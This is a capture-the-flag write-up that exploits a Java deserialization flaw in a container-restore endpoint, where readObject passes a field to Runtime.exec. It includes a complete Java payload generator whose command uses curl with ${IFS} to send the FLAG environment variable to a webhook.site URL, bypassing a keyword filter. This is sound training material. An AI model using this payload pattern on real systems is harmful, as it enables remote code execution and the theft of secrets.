Level 5
Okay, now we move on to the final challenge. Honestly, when this challenge opened, there was only about one hour left, and at that moment I was already thinking about skipping it. But with a small bit of hope, I sat down to analyze it anyway and eventually figured out a workable exploitation path.
Analysis
The vulnerability lies in a custom deserialization method of the ContainerDTO class.
The application overrides the readObject method to perform data validation right when the object is reconstructed from the byte stream.
private void readObject(java.io.ObjectInputStream ois)
	throws java.io.IOException, ClassNotFoundException {
	ois.defaultReadObject();
	//highligt-next-line
	ObjectUtils.eval(this.notes);
}
After deserialization completes, it calls ObjectUtils.eval with the content of the notes field.
Inside ObjectUtils.java, the eval method is used to check whether the string contains the keyword "eport_core", and then executes a system command.
This is where we can abuse it to achieve command injection.
if (!notes.contains("eport_core")) return;
Process process = Runtime.getRuntime().exec(notes.split(" "));
The /containers/restore endpoint allows users to restore container data from a backup.
In ContainerServiceImpl.java, the input data (Base64) is decoded and passed directly into an ObjectInputStream:
public ResponseDTO restoreContainer(String input) {
    try {
        // 1. Decode Base64
        byte[] data = Base64.getDecoder().decode(input);
        ByteArrayInputStream bis = new ByteArrayInputStream(data);
        ObjectInputStream ois = new ObjectInputStream(bis);

        // 2. Trigger the vulnerability: readObject() is invoked here
        // The malicious code inside ContainerDTO.readObject() is executed immediately
        Object obj = ois.readObject();

        // 3. Business logic (will throw an error after successful RCE)
        ContainerDTO[] dtos = (ContainerDTO[]) obj; // ClassCastException
        // ...
    }
}
Even though the server expects an array of ContainerDTO[], we only need to send a single ContainerDTO object.
The RCE command is executed during readObject() before the type cast (ContainerDTO[]) is reached.

Therefore, even if the server returns a 500 Internal Server Error due to a type mismatch, our command has already been executed successfully.
Exploitation
At this point, we have all the required information. To extract the flag, we need to build a payload that satisfies 2 conditions:
- Bypass the
contains("eport_core")filter. - Avoid using spaces in the shell command, because
notes.split(" ")would break the command arguments.
First, create a minimal ContainerDTO object containing only the fields required for serialization.
package com.atkdef.service2.dto;

import java.io.Serializable;
import java.math.BigDecimal;

public class ContainerDTO implements Serializable {

    private static final long serialVersionUID = 1L;

    private Integer id;
    private String containerCode;
    private String containerType;
    private Integer sizeFit;
    private String currentVessel;
    private String vesselDepartureDate;
    private String currentLocation;
    private String bayPosition;
    private String slotPosition;
    private String shippingLine;
    private String status;
    private BigDecimal basePrice;
    private String notes;
    private String createdAt;
    private String updatedAt;

    public void setNotes(String notes) {
        this.notes = notes;
    }
}
Next, build the payload generation code (Exploit.java):
import com.atkdef.service2.dto.ContainerDTO;
import java.io.ByteArrayOutputStream;
import java.io.ObjectOutputStream;
import java.util.Base64;

public class Exploit {
    public static void main(String[] args) throws Exception {
        ContainerDTO dto = new ContainerDTO();

        String webhook = "https://webhook.site/<UUID_CUA_BAN>";
        String command = "/bin/sh -c curl${IFS}" + webhook + "/?f=$(printenv${IFS}FLAG);#eport_core";

        dto.setNotes(command);

        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(dto); // Serialize đối tượng đơn
        oos.close();

        String payload = Base64.getEncoder().encodeToString(baos.toByteArray());
        System.out.println("Payload Base64:");
        System.out.println(payload);
    }
}
Compile and run the two files above:
javac com/atkdef/service2/dto/ContainerDTO.java
javac Exploit.java

java Exploit
Finally, send the generated payload to the /containers/restore endpoint.

Access your webhook endpoint, and the flag will be delivered to you.